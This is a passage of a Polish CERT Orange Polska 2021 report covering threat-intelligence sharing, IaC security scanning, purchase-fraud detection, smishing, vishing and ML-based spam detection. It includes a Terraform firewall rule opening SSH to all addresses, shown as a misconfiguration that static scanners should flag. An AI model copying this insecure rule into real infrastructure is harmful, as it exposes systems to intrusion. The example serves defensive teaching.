W Orange Polska od kilku lat wykorzystujemy MISP na potrzeby budowania Threat Intelligence. Jako duża firma i operator mamy szerokie spektrum miejsc, dzięki którym możemy pozyskać złośliwe URL-e lub próbki. Jednym z powszechnie znanych kanałów są skrzynki pocztowe - emaile zgłaszane przez pracowników jako złośliwe, ale także wiadomości klasyfikowane jako złośliwe, wykrywane w procesie zautomatyzowanej analizy. Zbieramy także dane z rozmieszczonych w różnych miejscach honeypotów o mniejszym lub większym stopniu interakcji, a także analizujemy podejrzany ruch na zaporach aplikacyjnych (WAF). Korzystamy z sond skanujących ruch sieciowy pod kątem przesyłanego złośliwego oprogramowania oraz wzorców ruchu (np. beaconing). Oprócz tego analizujemy wiele otwartych źródeł threat intelligence w poszukiwaniu nowych zagrożeń, które jeszcze nie pojawiły się w naszej sieci.

Wykorzystanie MISP w Orange



Wszystkie te dane trafiają na zautomatyzowane procesy analizy, w skład których wchodzą sandboxy, narzędzia do ekstrakcji konfiguracji oraz innego rodzaju systemy do atrybucji. Dzięki temu możemy korelować i grupować z pozoru różne incydenty. Wykorzystanie różnych kanałów i zbieranie ich w jednej relacyjnej bazie sprawia, że mamy bogatą dokumentację zdarzenia – od wektora inicjującego po dane serwerów zarządzających malware'em. Takie podejście pozwala na śledzenie narzędzi i technik aktualnie wykorzystywanych przez przestępców co jest niezwykle ważne w kontekście podejmowania adekwatnych kroków prewencyjnych. Połączenie wiedzy na temat zagrożeń z informacjami sieciowymi – liczbą prób połączeń z danym IP lub domeną pozwala na szybkie rozpoznanie początku i końca kampanii phishingowych jakie podejmują przestępcy.

Od pewnego czasu staramy się także szerzyć ideę wymiany IoC pomiędzy różnymi jednostkami w celu ograniczenia cyberprzestępczości. Dzięki wykorzystaniu potencjału platformy MISP tworzymy wspólnotę zaufanych podmiotów, zwiększamy zakres analiz i wykrywalność złośliwych treści. Jako operator mamy unikalną możliwość blokowania złośliwych połączeń i treści.

Dotychczas blokowaliśmy głównie treści wykrywane przez nasze własne systemy sztucznej inteligencji (AI), ale wraz ze wzrostem współpracy rośnie odsetek zablokowanych złośliwych treści zgłaszanych przez inne zaufane podmioty. Blokowanie treści odbywa się w sposób semi-automatyczny – po weryfikacji blokada zatwierdzana jest przez analityków pierwszej linii. Systemem pośredniczącym w tym procesie jest system automatyzujący SOAR, który znacznie ułatwia ergonomię pracy operatorów.

MISP to kolejny produkt otwartego oprogramowania jaki jest operacyjnie wykorzystywany w Orange Polska. Warto zauważyć, że kilkuletnie doświadczenie pozwoliło twórcom tej platformy na zbudowanie rozwiązania świetnie wpisującego się w potrzeby jednostek cyberbezpieczeństwa.

Wymiana IoC za pomocą MISP, odpowiednie klasyfikowanie zdarzeń i wykorzystanie systemów automatyzujących (SOAR) pozwala na znacznie szybszą reakcję i redukuje do minimum czas od wykrycia do zablokowania złośliwych treści. Wszystkie te działania realnie przekładają się na zwiększenie bezpieczeństwa użytkowników sieci Orange.

Grzegorz Tyszka
Cyberbezpieczeństwo Orange Polska

Migracja do chmury publicznej – możliwości i zagrożenia

W ciągu ostatnich lat zauważamy znaczny wzrost zainteresowania infrastrukturą tzw. chmury publicznej. Według dostępnych analiz [2] trend ten powinien utrzymać się w kolejnych latach, co przekładać będzie się na wzrost przychodów z usług dostarczanych w zarówno w modelu IaaS jak i SaaS. Wśród powodów, przez które organizacje decydują się na migrację do chmury publicznej najczęściej wymienia się: zmniejszenie kosztów, skalowalność, niezawodność, zwiększona elastyczność oraz możliwość skorzystania z nowych technologii i narzędzi.

Z punktu widzenia cyberbezpieczeństwa zmiana charakteru udostępniania usług (w stosunku do modelu, w którym aplikacje były uruchamiane w serwerowni firmy) wprowadza nowe możliwości, ale też i zagrożenia. Łatwość z jaką programiści i administratorzy mogą wykonywać niektóre operacje komplikuje analizę i weryfikację tego, co i w jaki sposób jest uruchamiane w kontekście konkretnego systemu. W przypadku cyklu życia oprogramowania w modelu CICD zapewnienie bezpieczeństwa było proste, bo polegało na uruchamianiu odpowiednio przygotowanych testów podatności w łańcuchu dostarczania oprogramowania. Z kolei rozwiązania oparte na najnowszych technologiach w infrastrukturze chmury publicznej, gdzie kodem źródłowym wytwarzanym przez zespoły projektowe oprócz samej aplikacji jest ten, który uruchamia infrastrukturę, na której jest osadzona, sprawy się komplikują. Fakt, że wszystko realizowane jest w automatyczny sposób przez przygotowane mechanizmy i skrypty nie ułatwia zadania ekspertom bezpieczeństwa. W takim modelu błąd w konfiguracji może być szczególnie niebezpieczny a nie zapominajmy, że błędy typu „misconfiguration" [3] prowadzą do umożliwienia znacznej liczby udanych ataków cybernetycznych.

Monitorowanie zdarzeń w chmurze publicznej jest niezwykle istotne. Niekiedy jednak niewystarczające. W niektórych przypadkach wykrycie zdarzenia niepoprawnej konfiguracji, kiedy ta została już wdrożona i funkcjonuje na środowisku produkcyjnym, a w efekcie nawet zareagowanie na takiae zdarzenie, udostępnia krótkie okno czasu w jakim cyberprzestępca może skorzystać z udostępnionej luki bezpieczeństwa.

CICD i IaC

W inżynierii oprogramowania termin CICD (ang. Continous Integration Continous Deployment) funkcjonuje od bardzo dawna. Z technicznego punktu widzenia implementacja CICD w cyklu życia aplikacji polega na zautomatyzowaniu części powtarzanych operacji takich jak uruchomienie testów (jednostkowych, integracyjnych czy bezpieczeństwa), zbudowanie aplikacji, udostępnieniu aplikacji w rejestrze oraz uruchomieniu nowej ich wersji (najpierw na środowiskach testowych a następnie na produkcyjnym).

Przykładowy łańcuch dostarczenia oprogramowania[4]

Korzystając z możliwości, które udostępniają dostawcy chmur publicznych, pozwalających na realizację wszystkich operacji przez interfejs API, uruchamianie i konfigurowanie infrastruktury, na której uruchamiane są aplikację również może być w znacznym stopniu realizowane w sposób automatyczny oraz zaimplementowaniew kodzie źródłowym. Opisanie maszyny wirtualnej, load-balancera czy reguły firewall kilkoma liniami kodu źródłowego a następnie uruchomienie takiej „aplikacji" odpowiednią komendą - jest prostym i powtarzalnym zadaniem. Tak przygotowany kod infrastruktury może być uruchamiany analogicznie jak kod aplikacji w procesie CICD przedstawionym na *Rys.*: *„Przykładowy łańcuch dostarczenia oprogramowania"*. Podejście to umożliwia powstanie takich scenariuszy, w których infrastruktura jest tworzona tylko na czas realizacji testów aplikacji po czym całość jest usuwana. Przekłada się to w znacznym stopniu na koszty – w środowiskach chmurowych opłaty pobierane są wtedy, kiedy wykorzystywana infrastruktura jest uruchomiona.

Weryfikacja bezpieczeństwa kodu IaC

Większość projektów IaC (Infrastructure as Code) wykorzystuje język Terraform w celu opisu infrastruktury, który posiada biblioteki do obsługi obiektów dla największych dostawców rozwiązań chmurowych takich jak AWS, GCP czy Azure. *Rys.*: *„Przykład kodu terraform dla GCP definiujący regułę FW"* przedstawia przykład kodu terraform dla platformy GCP, który tworzy regułę FW. Według zawartej definicji reguła „otwiera" port 22 dla wszystkich urządzeń we wskazanej sieci i umożliwia połączenia przychodzące „zewsząd".

2 https://www.reportlinker.com/p05749258/Cloud-Computing-Market-by-Service-Deployment-Model-Organization-Size-Workload-Vertical-And-Region-Global-Forecast-to.html?utm_source=GNW
3 https://www.verizon.com/business/resources/reports/2021/2021-data-breach-investigations-report.pdf
4 Źródło: https://hackernoon.com/understanding-the-basic-concepts-of-cicd-fw4k32s1

Przykład kodu terraform dla GCP definiujący regułę FW

```
resource "google_compute_firewall" "allow_traffic_ssh" {
  project = var.vpc_host_project
  name    = "fw-allow-i-ssh"
  network = var.shared_vpc
  allow {
    protocol = "tcp"
    ports    = [22]
  }
  source_ranges = ["0.0.0.0/0"]
}
```

Umożliwienie stworzenia takiej reguły w połączeniu z sytuacją, w której DevOps celowo lub przez pomyłkę udostępnił maszynę wirtualną z domyślnym hasłem może doprowadzić do realizacji bardzo poważnego w skutkach ataku.

W przypadku tradycyjnego modelu organizacyjnego, gdzie infrastruktura dostarczana jest przez uprawniony do tego zespół, splot takich wydarzeń (zbyt szeroki zakres dostępu na FW oraz domyślne hasło na maszynie wirtualnej) zostałby wykryty dopiero na etapie testów bezpieczeństwa (pentestów lub testów automatycznych). W przypadku chmury publicznej byłoby na to już zdecydowanie za późno.

W modelu IaC kod infrastruktury należy traktować jak aplikację i tak jak aplikację testować. Dostępnych jest kilka rozwiązań typu open source, które umożliwiają statyczną analizę kodu IaC. Na wczesnym etapie pozwala ona wykryć problemy lub niezgodności z przyjętą polityką bezpieczeństwa. Aplikacje takie jak TfScan, Checkov czy KICS dają możliwość wykrywania problemów świadczących o wyłączeniu mechanizmów bezpieczeństwa tj.: „SQL DB Instance With SSL Disabled" czy „Node Auto Upgrade Disabled" czy nieodpowiednim zakresie uprawnień: „Not Proper Email Account In Use", „KMS Crypto Key is Publicly Accessible". Dodatkowo możliwe jest definiowane swoich własnych reguł, które mogą weryfikować zgodność z wewnętrznymi regulacjami w organizacji.

Tak przygotowany zestaw testowy dla kodu IaC uruchamiany za każdym razem, gdy CI wykrył zmianę w odpowiednim module pozwala na reakcję (zablokowanie wdrożenia infrastruktury) jak tylko wykryte zostaną problemy świadczące o niezgodności z polityką bezpieczeństwa.

W opisywanym na początku scenariuszu (*Rys. „Przykład kodu terraform dla GCP definiujący regułę FW"*) reguła FW nie zostałaby wdrożona z uwagi na zgłoszony wcześniej problem bezpieczeństwa. Niestety świat nie jest czarno-biały i musi istnieć mechanizm pozwalający na implementację odstępstw. Nietrudno sobie wyobrazić potrzebę wdrożenia opisanej reguły FW pozwalającej na globalne otwarcie ruchu SSH np. na potrzeby działania bastion-hosta.

Podsumowanie

Monitorowanie zdarzeń w chmurze publicznej jest niezwykle istotne. Niekiedy jednak niewystarczające. W niektórych przypadkach wykrycie zdarzenia niepoprawnej konfiguracji, kiedy ta została już wdrożona i funkcjonuje na środowisku produkcyjnym, a w efekcie nawet zareagowanie na takie zdarzenie, udostępnia krótkie okno czasu w jakim cyberprzestępca może skorzystać z udostępnionej luki bezpieczeństwa.

Migracja do infrastruktury chmury publicznej wprowadza wiele zagrożeń, ale i korzyści. Jedną z nich jest wspomniana wcześniej możliwość opisu wykorzystywanej infrastruktury za pomocą kodu źródłowego. Kodu, który możemy testować i weryfikować jeszcze przed jego uruchomieniem, a co za tym idzie, nie pozwolić na to, aby niepoprawnie skonfigurowana infrastruktura została uruchomiona.

Pod tym kątem zespoły bezpieczeństwa mogą wiele nauczyć się od programistów, którzy opierają sposób działania procesu CICD na wynikach z przygotowanych wcześniej testów, które realizowane są na każdym poziomie aplikacji. Z biznesowego punktu widzenia jest niewiele gorszych rzeczy od dostarczenia klientowi niedziałającej aplikacji (poza aplikacją zawierającą krytyczne podatności bezpieczeństwa). Testy bezpieczeństwa w procesie CICD powinny być realizowane z nie mniejszą starannością. Narzędzia są dostępne.

Grzegorz Siewruk
Cyberbezpieczeństwo Orange Polska

Raport CERT Orange Polska 2021

Nasze dane i zakupy w internecie

Kto z nas nie lubi kupować przez internet? Każdy lubi, wygoda, można spokojnie obejrzeć, porównać, przeanalizować to co nas interesuje bez presji i pośpiechu, wybrać sposób dostarczenia przesyłki i nawet skorzystać z odroczonej płatności. Korzystanie z dobrodziejstw technologii oprócz niewątpliwych zalet, niesie ze sobą też kilka ryzyk, których trzeba być świadomym.

Około 140 tys. alertów związanych z potencjalnie nieuprawnioną próbą zakupu w kanałach zdalnych obsłużono w 2021 w Orange Polska. Robi wrażenie, prawda?

Nie wszystkie te alerty są takiej samej wagi, ale wszystkie wymagają analizy.

Jak to działa

Wymagane jest zebranie danych, ich analiza i podjęcie decyzji. Nic prostszego, jakby się mogło wydawać.

Oszuści nie śpią, ciągle zmieniają schematy działania, pozyskują coraz lepsze jakościowo dane, czasem z niewiarygodnych wręcz źródeł... Wielu z nas zna kogoś, kto padł ofiarą nieautoryzowanego i niechcianego zakupu towarów, usług, wzięcia kredytu, a nawet choćby i samej próby.

Oszuści (obecnie coraz częściej zorganizowane grupy przestępcze) - stosują boty do testowania danych uwierzytelniających w różnych serwisach lub danych określających wprost naszą tożsamość (PESEL, numeru dokumentu, itp.), uzyskanych w wyniku wycieku z dowolnego źródła, a nawet zakupionych w darknecie. W pierwszym przypadku zakładają, że ofiara użyła tej samej kombinacji danych uwierzytelniających w wielu witrynach. W drugim przypadku, posiadając dane osobowe, oszuści mogą założyć konto w dowolnym serwisie i przejść pozytywną weryfikację. Grozi to poważnymi konsekwencjami. Oprócz zdroworozsądkowego pilnowania swoich danych, zmiany haseł, stosowania różnych kombinacji w różnych serwisach warto też stosować zabezpieczenia typu menedżery haseł bądź usługi typu Zabezpiecz Pesel i/lub Alerty BIK. Może nas to uchronić przed nieoczekiwanym zakupem lub kredytem. Cała sztuka polega na tym, żeby sprawdzić czy zamawiający to faktycznie zamawiający, sam fakt, że zna dane uwierzytelniające i dane osobowe może być bowiem złudny.

Do walki z próbami tego typu oszustw wdrożyliśmy rozwiązanie oparte na kombinacji algorytmów eksperckich, robotów i uczeniu maszynowym. Na samym końcu są też oczywiście ludzie, którzy czuwają nad poprawnością procesu.

W pierwszym kroku system automatycznie zbiera potrzebne dane z różnych źródeł. W kolejnym poddaje je analizie, której wynikiem jest lista przypadków z uwzględnieniem prawdopodobieństwa, począwszy od zdarzeń generujących najwyższe ryzyko. Efektem jest decyzja co do dalszego procesowania zamówienia.

Stosowanych jest wiele typów algorytmów – ilościowe, kumulacyjne, logiczne, podobieństwa, powiązania, referencje, geograficzne, analizy darknet itd. Algorytmy w trybie ciągłym podlegają ewaluacji, są zasilane dodatkowymi danymi, parametryzowane, wzbogacane schematami i nowymi sekwencjami możliwych zdarzeń.

Równie ważne jak wiedza o tworzeniu algorytmów od strony technicznej jest stosowanie usystematyzowanego podejścia:

a) dobre zrozumienie procesu
b) określenie słabych punktów
c) pozyskiwanie danych i proces zasilania nimi
d) formuły analityczne i proces, który dostarczy oczekiwanych rezultatów
e) praca nad poprawą efektywności

Wniosek jest taki, że im więcej danych zgromadzimy i więcej zmiennych oraz algorytmów zastosujemy, tym lepsze rezultaty osiągniemy w zakresie oceny podejrzanych transakcji.

Pomimo, że algorytmy działają świetnie i maksymalizują efekt zwiększając bezpieczeństwo transakcji dla klientów Orange, jednak zawsze można zrobić coś więcej.

Oszuści rozwijają się nieustannie, dlatego szybko przekonaliśmy się, że proste algorytmy, które wcześniej przeciwdziałały sporej części nieautoryzowanych prób zawierania transakcji, z czasem stawały się mniej efektywne. Aby zachować bezpieczeństwo transakcji, wdrożyliśmy machine learning jako kolejne narzędzie do wsparcia procesu podejmowania decyzji fraud / nie fraud.

Efekty

Około 100 algorytmów analizujących różne dane wspomaganych uczeniem maszynowym

Powstrzymane próby nieautoryzowanych zakupów – w ciągu kilku lat to grube miliony złotych, a zaczynaliśmy od kilku kontrolek…

We współpracy z policją rozbitych zostało kilka grup przestępczych, które zawodowo zajmowały się zamawianiem usług i wyłudzaniem na kradzione dane na szerszą skalę (banki, telekomy, chwilówki itp.).

Pamiętajmy, warto chronić swoje dane, bo nawet najlepsze algorytmy mogą nie poradzić sobie z sytuacją, w której przestępcy użyją waszych prawdziwych danych!

Jacek Lewandowski
Zarządzanie ochroną przychodów i nadużyciami

Smishing, vishing coraz bardziej groźny – co robić?

Smishing

Skala problemu

Zgodnie z naszymi przewidywaniami z zeszłorocznego raportu zjawisko smishingu w 2021 roku bardzo się nasiliło. W skali kraju mówimy nawet o setkach tysięcy SMS-ów dziennie. Do takiej skali przyczynił się z pewnością malware Flubot, który bez wiedzy użytkownika jest w stanie wysłać z jego terminala nawet kilka tysięcy złośliwych SMS-ów dziennie, aby terminale kolejnych osób zostały zainfekowane.

Największym problemem zidentyfikowanym w 2021 roku były fałszywe połączenia generowane z zagranicy z numerów infolinii bankowych, które w konsekwencji dalszych działań przestępców z wykorzystaniem szeregu socjotechnik często prowadziły do kradzieży pieniędzy z kont bankowych ofiar.

Dlaczego cały czas mamy z tym problem?

Początkowo smishing generowany był głównie za pomocą SMS-ów A2P (Application to Person) z nadpisów alfanumerycznych, co ułatwiało podszycie się pod powszechnie rozpoznawalne firmy i instytucje – banki, urzędy, portale aukcyjne, firmy kurierskie i telekomunikacyjne i zwiększało skuteczność smishingu. Ponieważ operatorzy podjęli walkę z tym procederem i coraz skuteczniej zaczęli blokować konkretne nadpisy wykorzystywane do smishingu, przestępcy stopniowo zaczęli przestawiać się na SMS-y P2P (Person to Person) prezentujące się numerem MSISDN przypisanym karcie SIM, z której wysyłany jest SMS. Do tego doszedł też smishing wysyłany przez malware zainstalowany na telefonie, taki jak np. Flubot.
Smishing podpisany numerem MSISDN ma raczej mniejszą skuteczność ale niestety znacznie trudniej jest go zidentyfikować i w praktyce konieczna wydaje się automatyczna analiza treści SMS-ów pozwalająca na zablokowanie tych, które zawierają liki do znanych złośliwych stron albo znane phishingowe frazy. W obecnym prawie telekomunikacyjnym analizowanie treści SMS jest zabronione, a to uniemożliwia operatorom skuteczną walkę ze smishingiem.

Czy coś się zmieni?

Instytucje państwowe dostrzegły problem i w związku z tym planują modyfikację przepisów w taki sposób, aby wprowadzić zobowiązania do niezwłocznego blokowania smishingu za pomocą systemu teleinformatycznego. Plan jest taki, żeby był obowiązek blokowania SMS-ów wg wzorców opracowywanych i przekazywanych przez CSIRT NASK. Z pewnością nie wyeliminuje to całkowicie smishingu, ale znacznie go ograniczy, gdyż umożliwi stosowanie skutecznych narzędzi w walce z tym zjawiskiem.

Vishing

Skala problemu

Zgodnie z naszymi przewidywaniami z zeszłorocznego raportu zjawisko vishingu w 2021 roku bardzo się nasiliło. W skali kraju mówimy nawet o tysiącach vishingowych połączeń dziennie.

Dlaczego cały czas mamy z tym problem?

Vishing będzie występował, dopóki będzie opłacalny dla przestępców. Całkowicie nie da się go wyeliminować, ale z pewnością można zmniejszyć jego skalę ograniczając CLI spoofing, który zwiększa jego skuteczność.

W celu wyeliminowania CLI spoofing, każdy operator telekomunikacyjny (na świecie) powinien systemowo pilnować prawidłowej prezentacji numerów swoich klientów, a numery inicjujące połączenie nie powinny być podmieniane przez operatorów tranzytujących ruch.

Pojedynczy operator ma bardzo ograniczone możliwości walki z CLI spoofingiem, ponieważ ma kontrolę tylko nad swoją siecią. Poza pilnowaniem, żeby samemu nie być źródłem CLI spoofing'u, teoretycznie jest w stanie go wykrywać, ale jedynie dla połączeń do własnych abonentów przebywających w jego sieci i prezentujących się należącym do niego numerem. Podejrzane połączenia operator może blokować lub wymuszać dla nich brak prezentacji numeru. Te możliwości ochrony bazują na założeniu, że połączenia prezentujące się numerami danego operatora inicjowane są z jego sieci i nie przychodzą do niej z zewnątrz. W praktyce jednak zdarzają się wyjątki od tej reguły, które znacznie komplikują wdrożenie takiego mechanizmu ochrony:

- numery stacjonarne i mobilne mogą być przenoszone do innej sieci (a stacjonarne dodatkowo dzierżawione), więc weryfikacja, czy numer należy do operatora, nie może polegać wyłącznie na analizie prefiksu a wymaga dodatkowo weryfikacji z aktualną bazą numerów przeniesionych (oraz dzierżawionych), która cały czas podlega zmianom,
- numery mobilne mogą być w roamingu, a połączenia od nich mogą wtedy przychodzić z zagranicy,
- połączenia wychodzące poza sieć mogą zostać przekierowane i wrócić do sieci operatora z innej sieci, prezentując się numerem należącym do jego sieci.

Blokowanie CLI spoofingu nawet jedynie do własnych abonentów i jedynie dla połączeń prezentujących się należącą do operatora numeracją jest bardzo skomplikowane i kosztowne. Nawet gdyby każdy z operatorów osobno wdrożył takie rozwiązanie, to i tak blokowanych byłoby tylko 25% prób vishingu (bo połączenia spoofujące numer należący do jednego operatora kierowane są przecież do wszystkich sieci, nie tylko do abonentów operatora, do którego należy numer dzwoniący).


Czy coś się zmieni?

Jednym z problemów zidentyfikowanych w 2021 roku były fałszywe połączenia generowane z zagranicy z numerów infolinii bankowych, które w konsekwencji dalszych działań przestępców z wykorzystaniem szeregu socjotechnik często prowadziły do kradzieży pieniędzy z kont bankowych ofiar.

Na początku 2022 roku połączenia spoofujące numery mobilne spowodowały, że temat przeciwdziałania CLI spoofingu otrzymał wyższy priorytet. Oczekiwanie i nastawienie instytucji publicznych zajmujących się tematem jest takie, że operatorzy ograniczą to zjawisko również w kontekście numeracji mobilnej i to w bardzo krótkim okresie czasu (najlepiej jeszcze w tym roku).

Oczekiwania te zostały zweryfikowane z możliwościami technicznymi operatorów i plan działania mógłby składać się z kilku etapów. Pierwszą mogłoby być wdrożenie przez operatorów rozwiązań odfiltrowujących z połączeń przychodzących do ich sieci tych, które spoofują ich własne numery. Drugim etapem mogłoby być np. odfiltrowywanie z połączeń przychodzących do sieci operatorów tych, które spoofują numery należące do innych operatorów (wymagana jest wymiana informacji pomiędzy operatorami). Można rozważać także wdrożenie rozwiązania STIR/SHAKEN, gdy stanie się międzynarodowym standardem (rozwiązanie obecne na razie jedynie w Stanach Zjednoczonych i Kanadzie).

Piotr Szarata
Cyberbezpieczeństwo Orange Polska



Nadużycia telekomunikacyjne okiem operatorów. Metody walki ze spamem i phishingiem, oraz perspektywy wykorzystania sztucznej inteligencji.

W ostatnich latach termin „phishing” stał się bardzo popularny, jednak jest to kawałek większego tortu ruchu niepożądanego. Z tym problemem, zarówno klienci, jak i sami operatorzy stykają się od wielu lat. O ile od 2016 roku liczba kart wykorzystywanych do generowania nadużyć miała trend spadkowy (co wynikało z wprowadzonego w tym czasie obowiązku rejestracji kart prepaid), to w 2021 odczuliśmy odbicie od malejącego trendu, ze spamem i phishingiem jako głównymi bohaterami.


Ruch niepożądany


Na początek warto przeanalizować samo pojęcie „ruchu niepożądanego”, ponieważ nie jest to termin jednorodny i obejmuje szerokie spektrum zjawisk rozpatrywanych wedle kryteriów, takich jak:


1. Medium generowania ruchu – SMS, MMS, bądź też aplikacje zewnętrzne typu komunikatory
2. Podmiot poszkodowany – klient (poprzez otrzymywanie niepożądanej komunikacji albo wyłudzenie danych wrażliwych) czy operator (poprzez wygenerowanie wysokiego kosztu w rozliczeniach międzyoperatorskich lub istotne obciążenie zasobów sieci)
3. Charakter treści – marketingowy lub wyłudzający
4. Charakter ruchu – rozumiany jako szereg statystyk opisujących generowany ruch, takich jak jego wolumen, czas trwania połączeń, liczba odbiorców, itp.


Spam, phishing, czy życzenia noworoczne?


Na początek przyjrzyjmy się kilku przykładowym SMS-om:











Dwa z powyższych przypadków to phishing, jeden to potencjalna niezamówiona informacja handlowa (spam), życzenia noworoczne śmiało można zakwalifikować jako standardową komunikację, z kolei pierwszy przypadek, w zależności od intencji nadawcy, może być zarówno spamem, phishingiem jak i ruchem nienoszącym znamion nadużycia. Pomimo tego, wszystkie te wiadomości łączy kilka istotnych cech:

- wszystkie mogą zostać wysłane z numerów abonenckich (o ile duże firmy na ogół komunikują się ze swoimi klientami za pomocą nadpisów, to te mniejsze zdecydowanie rzadziej)
- w każdym przypadku z karty nadawcy w krótkim czasie nastąpiła masowa wysyłka SMS
- w każdym przypadku wiadomość została przesłana do szerokiego grona odbiorców

Gdyby dokonywać identyfikacji nadużyć wyłącznie za pomocą wyżej podanych charakterystyk, operator zablokowałby prawdopodobnie każdą z tych kart. Nie o to jednak chodzi ponieważ SMS jest nadal popularną platformą komunikacji w Polsce i generowanie sporego ruchu nienoszącego znamion nadużycia jest zjawiskiem normalnym. Jak zatem dokonać poprawnej selekcji ruchu fraudowego od normalnego?

Praktyka

Algorytmy wykrywające nadużycia telekomunikacyjne możemy podzielić na 3 grupy:

1. Alarmy zdarzeniowe, tzw. triggery – uruchamiają się w momencie spełnienia zdefiniowanych wcześniej reguł wynikających z parametrów ruchu, charakteryzują się najmniejszym stopniem skomplikowania, wysoką skutecznością oraz prostą implementacją. Do ich największych wad zaliczyć można z kolei niską elastyczność (reguły te opierają się przeważnie na warunkach logicznych powiązanych relacjami koniunkcji lub alternatywy, w związku z czym niespełnienie jednego z nich może doprowadzić do błędnych wniosków).
2. Zintegrowane reguły eksperckie – podobne do triggerów pod względem konstrukcji warunków logicznych, lecz agregujące dane z wielu źródeł, w praktyce algorytmy tego typu efektywnie wykrywają to, co triggerom czasami umyka. Wyzwaniem, zarówno od strony skomplikowania implementacji, jak i kosztów wdrożenia, jest konieczność integracji danych z licznych systemów, z których każdy może różnić się czasem zasilania o nowe dane, itp.
3. Algorytmy „nowej generacji” - oparte na metodach uczenia maszynowego oraz głębokiego uczenia – w związku z gwałtowną ekspansją AI na niemal wszystkie sfery naszego życia, wyrafinowane algorytmy, takie jak lasy ze wzmocnieniem gradientowym czy sieci neuronowe, znajdują również swoje zastosowanie i coraz większą popularność w detekcji nadużyć telekomunikacyjnych. Algorytmy te mogą opierać się w swoich fundamentach zarówno na alarmach pierwszej i/lub drugiej grupy, jednak ze względu na probabilistyczny charakter zwracanego wyniku (zamiast decyzji „Fraud/Nie-Fraud”, większość modeli dostarcza prawdopodobieństwo jego zaistnienia), są w stanie wykrywać bardziej subtelne kombinacje warunków i niuanse w danych, które poprzednie alarmy ignorowały. Z tego względu są najbardziej odporne na zmiany charakteru fraudu i próby ominięcia triggerów, a nawet są w stanie same uczyć się nowych wzorców. Zarazem są też najtrudniejsze do stworzenia i wytrenowania, oraz podobnie jak narzędzia z grupy drugiej, w przypadku zbierania danych do uczenia z wielu systemów, wymagające pod kątem wdrożenia on-line.

Każdy z przedstawionych przeze mnie alarmów ma swoje mocne i słabsze strony, zatem który z nich wybrać? Najlepiej każdy. Skuteczna detekcja nadużyć telekomunikacyjnych, ochrona interesów klientów, jak i operatora, powinna opierać się na całym ekosystemie alarmów, w którym poszczególne metody detekcji współpracują ze sobą i wzmacniają się. Przykładami takiej filozofii mogą być następujące przebiegi procesów antyfraudowych:

- zebranie detekcji z triggerów i wzbogacenie ich informacjami dodatkowymi, celem wzmocnienia algorytmów z grupy drugiej
- wykorzystanie uczenia maszynowego do wyodrębnienia profili ruchowych oraz dostosowania parametrów triggerów do zmieniających się wzorców fraudu
- systematyczne zbieranie informacji z alarmów I i II grupy w celu zasilania danymi do uczenia oraz trenowania modelów AI

Doświadczenie pokazuje, że takie podejście do procesu detekcji nadużyć gwarantuje największą efektywność i responsywność na dynamicznie nasilające |w czasie zjawiska nadużyć o różnych schematach.

Podejście do detekcji nadużyć telekomunikacyjnych w ogóle, powinno opierać się na już przytoczonym wcześniej przykładzie systemu naczyń połączonych, który z jednej strony w holistyczny sposób kolekcjonuje i analizuje mnogość dostępnych parametrów, a z drugiej integruje te działania międzyobszarowo, jak i poprzez współpracę z zewnętrznymi jednostkami zaangażowanymi w walkę z oszustami – regulator, organy ścigania.

Koncepcje wykorzystania uczenia maszynowego do detekcji spamu/phishingu

Na koniec przyjrzyjmy się dwóm przykładom użycia algorytmów ML do zwalczania zjawisk spamu/phishingu:

Uczenie bez nadzoru – profilowanie fraudu

Oszuści mogą posługiwać się kilkoma schematami generowania ruchu, a także próbować ominąć funkcjonujące już metody detekcji poprzez np. „rozwadnianie ruchu” (rozciągając go np. na dłuższy okres).
W takich przypadkach szczególnie przydatne mogą okazać się analizy post-hoc oraz algorytmy klasteryzujące, takie jak segmentacja metodą k-średnich czy DBSCAN. Analizując parametry ruchowe kart fraudowych na różnych etapach generowania tego ruchu, jesteśmy w stanie wyodrębnić różne profile i schematy propagacji badanych przez nas cech w czasie.

Przygotowując dane do uczenia maszynowego, dla każdej obserwacji z analizowanej populacji kart fraud, rozpisaliśmy wektor opisujący zmiany wartości badanej cechy w globalnie zestandaryzowanych jednostkach czasu. Zastosowana przez nas metoda klasteryzacji k-średnich wyodrębniła charakterystyczne profile ruchowe, różniące się zarówno początkową i końcową wartością tej cechy, a także sposobie, w jaki zmieniała się w czasie. Informacje te są następnie wykorzystywane do dostosowywania parametrów dla istniejących już alarmów z I czy II grupy, celem utrzymywania ich efektywności na wysokim poziomie i zapobieganiu deprecjacji algorytmów.

II Uczenie z nadzorem – adaptacja reguł eksperckich do modelu klasyfikacji binarnej

Staranna i pogłębiona inżynieria cech, polegająca na zbieraniu danych z różnych systemów i zbudowania z nich silnych predyktorów, jest kluczowa dla efektywnej detekcji nadużyć telekomunikacyjnych. Ważne również jest odseparowanie ich od normalnego ruchu klienckiego oraz wykrycie bardziej subtelnych niuansów w danych, aniżeli zestaw uprzednio skonfigurowanych reguł a-priori. Budując model probabilistyczny należy mieć na uwadze poniższe czynniki:

